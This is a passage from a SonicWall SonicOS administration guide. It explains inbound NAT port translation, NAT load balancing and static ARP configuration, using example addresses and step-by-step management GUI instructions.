
f For the **Port Range** fields, enter in **9000** as the starting port number for the service and as its ending port number.

g When done, click on the **Add** button to save the custom service. The message **Done adding Service object entry** displays.


h Click **Close** to close the **Add Service** window.

2 Modify the NAT policy created previously that allowed any public user to connect to the Web server on its public IP address:

a Go to the **Network > NAT Policies** page.



b Click on the **Edit** button next to this NAT policy. The **Edit NAT Policy** dialog displays for editing the policy.



c Edit the NAT policy so that it includes the following from the drop-down menus:

- **Original Source**: Any
- **Translated Source**: Original
- **Original Destination**: webserver_public_ip
- **Translated Destination**: webserver_private_ip
- **Original Service**: webserver_public_port (or whatever you named it above)
- **Translated Service**: HTTP
- **Inbound Interface**: X1
- **Outbound Interface**: Any
- **Comment**: Enter a short description
- **Enable NAT Policy**: Checked

NOTE: Make sure you chose **Any** as the destination interface, and not the interface that the server is on. This may seem counter-intuitive, but it is actually the correct thing to do (if you try to specify the interface, you get an error).


d When finished, click the **OK** button to add and activate the NAT Policy.

With this policy in place, the SonicWall security appliance translates the server's public IP address to the private IP address when connection requests arrive from the WAN interface (by default, the X1 interface), and translates the requested protocol (TCP 9000) to the server's actual listening port (TCP 80).


3 Finally, modify the firewall access rule created in the previous section to allow any public user to connect to the Web server on the new port (TCP 9000) instead of the server's actual listening port (TCP 80).

NOTE: With previous versions of the SonicOS firmware, it was necessary to write rules to the private IP address. This has been changed as of SonicOS Enhanced. If you write a rule to the private IP address, the rule does not work.

a Go to the **Firewall > Access Rules** section and choose the policy for whatever zone you put your server in.



b Click on the **Edit** button to bring up the previously created policy in the Edit Rule window.



c Edit the following values:

- **Action**: Allow
- **Service**: server_public_port (or whatever you named it above)
- **Source**: Any
- **Destination**: webserver_public_ip
- **Users Allowed**: All
- **Schedule**: Always on

- **Logging**: checked
- **Comment**: (enter a short description)

d Click the **OK** button.

When you're done, attempt to access the Web server's public IP address using a system located on the public Internet on the new custom port (example: http://67.115.118.70:9000). You should be able to successfully connect. If not, review this section, and the section before, and ensure that you have entered in all required settings correctly.

Inbound Port Address Translation via WAN IP Address

This is one of the more complex NAT policies you can create on a SonicWall security appliance running SonicOS Enhanced — it allows you to use the WAN IP address of the SonicWall security appliance to provide access to multiple internal servers. This is most useful in situations where your ISP has only provided a single public IP address, and that IP address has to be used by the SonicWall security appliance's WAN interface (by default, the X1 interface).

Below, you create the programming to provide public access to two internal Web servers via the SonicWall security appliances WAN IP address; each is tied to a unique custom port. In the following examples, you set up two, but it is possible to create more than these as long as the ports are all unique.

In this section, there are five tasks to complete:

1 Create two custom service objects for the unique public ports the servers respond on.

2 Create two address objects for the servers' private IP addresses.

3 Create two NAT entries to allow the two servers to initiate traffic to the public Internet.

4 Create two NAT entries to map the custom ports to the actual listening ports, and to map the private IP addresses to the SonicWall's WAN IP address.

5 Create two access rule entries to allow any public user to connect to both servers via the SonicWall's WAN IP address and the servers' respective unique custom ports.

To complete this configuration:

1 Create a custom service for the different port:

a Go to the **Firewall > Custom Services** page and click on the **Add** button.

b When the pop-up window appears, give your custom services names such as **servone_public_port** and **servtwo_public_port**.

c Enter in **9100** and **9200** as the starting and ending port.

d Choose **TCP(6)** as the protocol.

e When done, click on the **OK** button to save the custom services.

2 Go to the **Network > Address Objects** page:

a Click on the **Add** button at the bottom of the page:

b In the **Add Address Objects** window, enter in a description for server's private IP addresses.

c Choose **Host** from the drop-down menu.

d Enter the server's private IP addresses.

e Select the zone that the servers are in.

f When done, click on the **OK** button to create the range object.

3 Go to the **Network > NAT Policies** page:

a Click on the **Add** button. The **Add NAT Policy** dialog displays.

b To create a NAT policy to allow the two servers to initiate traffic to the public Internet using the SonicWall security appliance's WAN IP address, choose the following from the drop-down menus:

- **Original Source**: servone_private_ip
- **Translated Source**: WAN Primary IP
- **Original Destination**: Any
- **Translated Destination**: Original
- **Original Service**: Any
- **Translated Service**: Original
- **Inbound Interface**: X2
- **Outbound Interface**: X1
- **Comment**: Enter a short description
- **Enable NAT Policy**: Checked
- **Create a reflective policy**: Unchecked

And:

- **Original Source**: servtwo_private_ip
- **Translated Source**: WAN Primary IP
- **Original Destination**: Any
- **Translated Destination**: Original
- **Original Service**: Any
- **Translated Service**: Original
- **Inbound Interface**: X2
- **Outbound Interface**: X1
- **Comment**: Enter a short description
- **Enable NAT Policy**: Checked
- **Create a reflective policy**: Unchecked

c When finished, click on the **OK** button to add and activate the NAT policies.

With these policies in place, the SonicWall security appliance translates the servers' private IP addresses to the public IP address when it initiates traffic out the WAN interface (by default, the X1 interface).

4 Go to the **Network > NAT Policies** page:

a Click on the **Add** button. The **Add NAT Policy** dialog displays.

b To create the NAT policies to map the custom ports to the servers' real listening ports and to map the SonicWall's WAN IP address to the servers' private addresses, choose the following from the drop-down menus:

- **Original Source**: Any
- **Translated Source**: Original
- **Original Destination**: WAN Primary IP
- **Translated Destination**: servone_private_ip

- **Original Service**: servone_public_port
- **Translated Service**: HTTP
- **Inbound Interface**: X1
- **Outbound Interface**: Any
- **Comment**: Enter a short description
- **Enable NAT Policy**: Checked
- **Create a reflective policy**: Unchecked

And:

- **Original Source**: Any
- **Translated Source**: Original
- **Original Destination**: WAN Primary IP
- **Translated Destination**: servtwo_private_ip
- **Original Service**: servtwo_public_port
- **Translated Service**: HTTP
- **Source Interface**: X1
- **Destination Interface**: Any
- **Comment**: Enter a short description
- **Enable NAT Policy**: Checked
- **Create a reflective policy**: Unchecked

NOTE: Make sure you choose **Any** as the destination interface, and not the interface that the server is on. This may seem counter-intuitive, but it is actually the correct thing to do (if you try to specify the interface, you get an error).

c When finished, click on the **OK** button to add and activate the NAT policies.

With these policies in place, the SonicWall security appliance translates the server's public IP address to the private IP address when connection requests arrive from the WAN interface (by default, the X1 interface).

5 Create the access rules that allows anyone from the public Internet to access the two Web servers using the custom ports and the SonicWall security appliance's WAN IP address:

NOTE: With previous versions of firmware, it was necessary to write rules to the private IP address. This has been changed as of SonicOS 2.0 Enhanced. If you write a rule to the private IP address, the rule does not work.

a Go to the **Firewall > Access Rules** page.

b Choose the policy for the 'WAN' to 'Sales' zone intersection (or, whatever zone you put your serves in).

c Click on the **Add...** button to bring up the pop-up window to create the policies.

d When the pop-up appears, enter the following values:

- **Action**: Allow
- **Service**: servone_public_port (or whatever you named it above)
- **Source**: Any
- **Destination**: WAN IP address

- **Users Allowed**: All
- **Schedule**: Always on
- **Logging**: checked
- **Comment**: (enter a short description)

And:

- **Action**: Allow
- **Service**: servtwo_public_port (or whatever you named it above)
- **Source**: Any
- **Destination**: WAN IP address
- **Users Allowed**: All
- **Schedule**: Always on
- **Logging**: checked
- **Comment**: (enter a short description)

When you're finished, attempt to access the Web servers via the SonicWall's WAN IP address using a system located on the public Internet on the new custom port (example: http://67.115.118.70:9100 and http://67.115.118.70:9200). You should be able to successfully connect. If not, review this section, and the section before, and ensure that you have entered in all required settings correctly.


Using NAT Load Balancing

Topics:

NAT Load Balancing Topology

The following figure shows the topology for the NAT load balancing network.

NAT Load Balancing Topology



Prerequisites

NOTE: The examples shown in Configuring NAT Load Balancing and Troubleshooting NAT Load Balancing utilize IP addressing information from a demo setup – please make sure and replace any IP addressing information shown in the examples with the correct addressing information for your setup.

The interface names may be different.

NOTE: It is strongly advised that you enable logging for all categories, and enable name resolution for logging.

Topics:

- Enabling Logging and Alerting
- Enabling Log Name Resolution

Enabling Logging and Alerting

To enable logging and alerting, log into the SonicWall's Management GUI and follow this procedure:

1. Go to **Log > Categories**.
2. Choose **Debug** from the drop-down menu next to **Logging Level**,
3. Chose **All Categories** from the drop-down menu next to **View Style**.
4. Check the boxes in the title bar next to **Log** and **Alerts** to capture all categories.
5. Click the **Apply** button in the upper right hand corner to save and activate the changes.

NOTE: Debug logs should only be used for initial configuration and troubleshooting, and it is advised that once setup is complete, you set the logging level to a more appropriate level for your network environment.

Enabling Log Name Resolution

To enable log name resolution:

1. Go to **Log > Name Resolution**.
2. Choose **DNS then NetBIOS** from the **Name Resolution Menu** drop-down menu.
3. Click the **Apply** button in the upper right hand corner to save and activate the changes.

Configuring NAT Load Balancing

To configure NAT load balancing, you must complete the following tasks:

1. Create address objects.
2. Create address group.
3. Create inbound NAT LB Policy.
4. Create outbound NAT LB Policy.
5. Create Firewall Rule.
6. Verify and troubleshoot the network if necessary.

To complete this configuration, perform the following steps:

1. Create Network Address Objects:
   a. Go to the **Network > Address Objects** page in the Management GUI.
   b. Create the network objects for both of the internal Web servers, and the Virtual IP (VIP) on which external users will access the servers.
2. Create an address group named **www_group**.
3. Add the two internal server address objects you just created.
4. Create an Inbound NAT Rule for the Group to allow anyone attempting to access the VIP to get translated to the address group you just created, using **Sticky IP** as the NAT method.

   NOTE: Do not save the NAT rule just yet.

5. Set the LB Type and Server Liveliness Method:
   a. On the **Advanced** tab of the NAT policy configuration control window, you can specify that the object (or group of objects, or group of groups) be monitored via ICMP ping or by checking for TCP sockets opened. For this example, we are going to check to see if the server is up and responding by monitoring TCP port 80 (which is good, since that is what people are trying to access).
   b. You can now click on the **OK** button to save and activate the changes.

   NOTE: Before you go any further, check the logs and the status page to see if the resources have been detected and have been logged as online. Two alerts will appear as Firewall Events with the message “Network Monitor: Host 192.160.200.220 is online” (with your IP addresses). If you do not see these two messages, check the steps above.

6. Create an Outbound NAT Rule for the LB Group to allow the internal servers to get translated to the VIP when accessing resources out the WAN interface (by default, the X1 interface).
7. Create a Firewall Rule for VIP to allow traffic from the outside to access the internal Web servers via the VIP.

8 Test your work: From a laptop outside the WAN, connect via HTTP to the VIP using a Web browser.

NOTE: If you wish to load balance one or more SSL VPN Appliances, repeat steps 1-7, using HTTPS instead as the allowed service.

Troubleshooting NAT Load Balancing

If the Web servers do not seem to be accessible, go to the **Firewall > Access Rules** page and mouse over the **Statistics** icon.

If the rule is configured incorrectly you will not see any Rx or TX Bytes; if it is working, you will see these increment with each successful external access of the load balanced resources.

You can also check the **Firewall > NAT Policies** page and mouse over the **Statistics** icon. If the policy is configured incorrectly you will not see any Rx or TX Bytes; if it is working, you will see these increment with each successful external access of the load balanced resources.

Finally, check the logs and the status page to see if there are any alerts (noted in yellow) about the Network Monitor noting hosts that are offline; it may be that all of your load balancing resources are not reachable by the SonicWall appliance and that the probing mechanism has marked them offline and out of service. Check the load balancing resources to ensure that they are functional and check the networking connections between them and the SonicWall appliance.


36

Managing ARP Traffic

Network > ARP

ARP (Address Resolution Protocol) maps layer 3 (IP addresses) to layer 2 (physical or MAC addresses) to enable communications between hosts residing on the same subnet. ARP is a broadcast protocol that can create excessive amounts of network traffic on your network. To minimize the broadcast traffic, an ARP cache is maintained to store and reuse previously learned ARP information.

Address Resolution Protocol Topology




Topics:

- Static ARP Entries
- Secondary Subnets with Static ARP
- Navigating and Sorting the ARP Cache Table

- Navigating and Sorting the ARP Cache Table Entries
- Flushing the ARP Cache

Static ARP Entries

The Static ARP feature allows for static mappings to be created between layer 2 MAC addresses and layer 3 IP addresses, but also provides the following capabilities:



- **Publish Entry** - Enabling the **Publish Entry** option in the **Add Static ARP** window causes the SonicWall device to respond to ARP queries for the specified IP address with the specified MAC address. This can be used, for example, to have the SonicWall device reply for a secondary IP address on a particular interface by adding the MAC address of the SonicWall. See the Secondary Subnet section that follows.
- **Bind MAC Address** - Enabling the **Bind MAC Address** option in the **Add Static ARP** window binds the MAC address specified to the designated IP address and interface. This can be used to ensure that a particular workstation (as recognized by the network card's unique MAC address) can only the used on a specified interface on the SonicWall. Once the MAC address is bound to an interface, the SonicWall will not respond to that MAC address on any other interface. It will also remove any dynamically cached references to that MAC address that might have been present, and it will prohibit additional (non-unique) static mappings of that MAC address.
- **Update IP Address Dynamically** - The **Update IP Address Dynamically** setting in the Add Static ARP window is a sub-feature of the **Bind MAC Address** option. This allows for a MAC address to be bound to an interface when DHCP is being used to dynamically allocate IP addressing. Enabling this option will blur the IP Address field, and will populate the ARP Cache with the IP address allocated by the SonicWall's internal DHCP server, or by the external DHCP server if IP Helper is in use.

Secondary Subnets with Static ARP

The Static ARP feature allows for secondary subnets to be added on other interfaces, and without the addition of automatic NAT rules.

NOTE: A default gateway IP is required on the WAN interface to reach destinations not on WAN subnet.


Adding a Secondary Subnet using the Static ARP Method

1. Add a 'published' static ARP entry for the gateway address that will be used for the secondary subnet, assigning it the MAC address of the SonicWall interface to which it will be connected.
2. Add a static route for that subnet, so that the SonicWall regards it as valid traffic, and knows to which interface to route that subnet's traffic.
3. Add Access Rules to allow traffic destined for that subnet to traverse the correct network interface.


4 Optional: Add a static route on upstream device(s) so that they know which gateway IP to use to reach the secondary subnet.

Consider the following network example:


Sample Network Using Static ARP Method



To support the above configuration, first create a published static ARP entry for 192.168.50.1, the address which will serve as the gateway for the secondary subnet, and associate it with the appropriate LAN interface. From the **Network > ARP** page, select the **Add** button in the **Static ARP Entries** section, and add the following entry:



The entry will appear in the table.




Navigate to the **Network > Routing** page, and add a static route for the 192.168.50.0/24 network, with the 255.255.255.0 subnet mask on the X3 Interface.

To allow the traffic to reach the 192.168.50.0/24 subnet, and to allow the 192.168.50.0/24 subnet to reach the hosts on the LAN, navigate to the **Firewall > Access Rules** page, and add appropriate Access Rules to allow traffic to pass.

Navigating and Sorting the ARP Cache Table

The **ARP Cache** table provides easy pagination for viewing a large number of ARP entries. You can navigate a large number of ARP entries listed in the **ARP Cache** table by using the navigation control bar located at the top right of the **ARP Cache** table.



#	IP Address	Type	MAC Address	Interface	Timeout	Flush
1	10.203.15.1	Dynamic	00:19:07:0C:7C:00	X1	Expires in 10 minutes	
2	10.203.15.82	Static	00:17:C5:99:C5:D9	X1	Permanent published	
3	172.16.0.168	Static	00:17:C5:99:C5:DA	X2	Permanent published	
4	172.16.5.168	Static	00:17:C5:99:C5:DB	X3	Permanent published	
5	192.168.50.1	Static	00:17:C5:99:C5:D8	X0	Permanent published	
6	192.168.168.168	Static	00:17:C5:99:C5:D8	X0	Permanent published	

The navigation control bar includes four buttons. The far left button displays the first page of the table. The far right button displays the last page. The inside left and right arrow buttons moved the previous or next page respectively.

You can enter the policy number (the number listed before the policy name in the **# Name** column) in the **Items** field to move to a specific ARP entry. The default table configuration displays 50 entries per page. You can change this default number of entries for tables on the **System > Administration** page.

You can sort the entries in the table by clicking on the column header. The entries are sorted by ascending or descending order. The arrow to the right of the column entry indicates the sorting status. A down arrow means ascending order. An up arrow indicates a descending order.

Navigating and Sorting the ARP Cache Table Entries

The **ARP Cache** table provides easy pagination for viewing a large number of ARP entries. You can navigate a large number of ARP entries listed in the **ARP Cache** table by using the navigation control bar located at the top right of the **ARP Cache** table. Navigation control bar includes four buttons. The far left button displays the first page of the table. The far right button displays the last page. The inside left and right arrow buttons moved the previous or next page respectively.

You can enter the policy number (the number listed before the policy name in the **# Name** column) in the **Items** field to move to a specific ARP entry. The default table configuration displays 50 entries per page. You can change this default number of entries for tables on the **System > Administration** page.

You can sort the entries in the table by clicking on the column header. The entries are sorted by ascending or descending order. The arrow to the right of the column entry indicates the sorting status. A down arrow means ascending order. An up arrow indicates a descending order.

Flushing the ARP Cache

It is sometimes necessary to flush the ARP cache if the IP address has changed for a device on the network. Since the IP address is linked to a physical address, the IP address can change but still be associated with the physical address in the ARP Cache. Flushing the ARP Cache allows new information to be gathered and stored in the ARP Cache. Click **Flush ARP** Cache to clear the information.

To configure a specific length of time for the entry to time out, enter a value in minutes in the **ARP Cache entry time out (minutes)** field.

37

Configuring Neighbor Discovery Protocol (IPv6 Only)

- Network > Neighbor Discovery

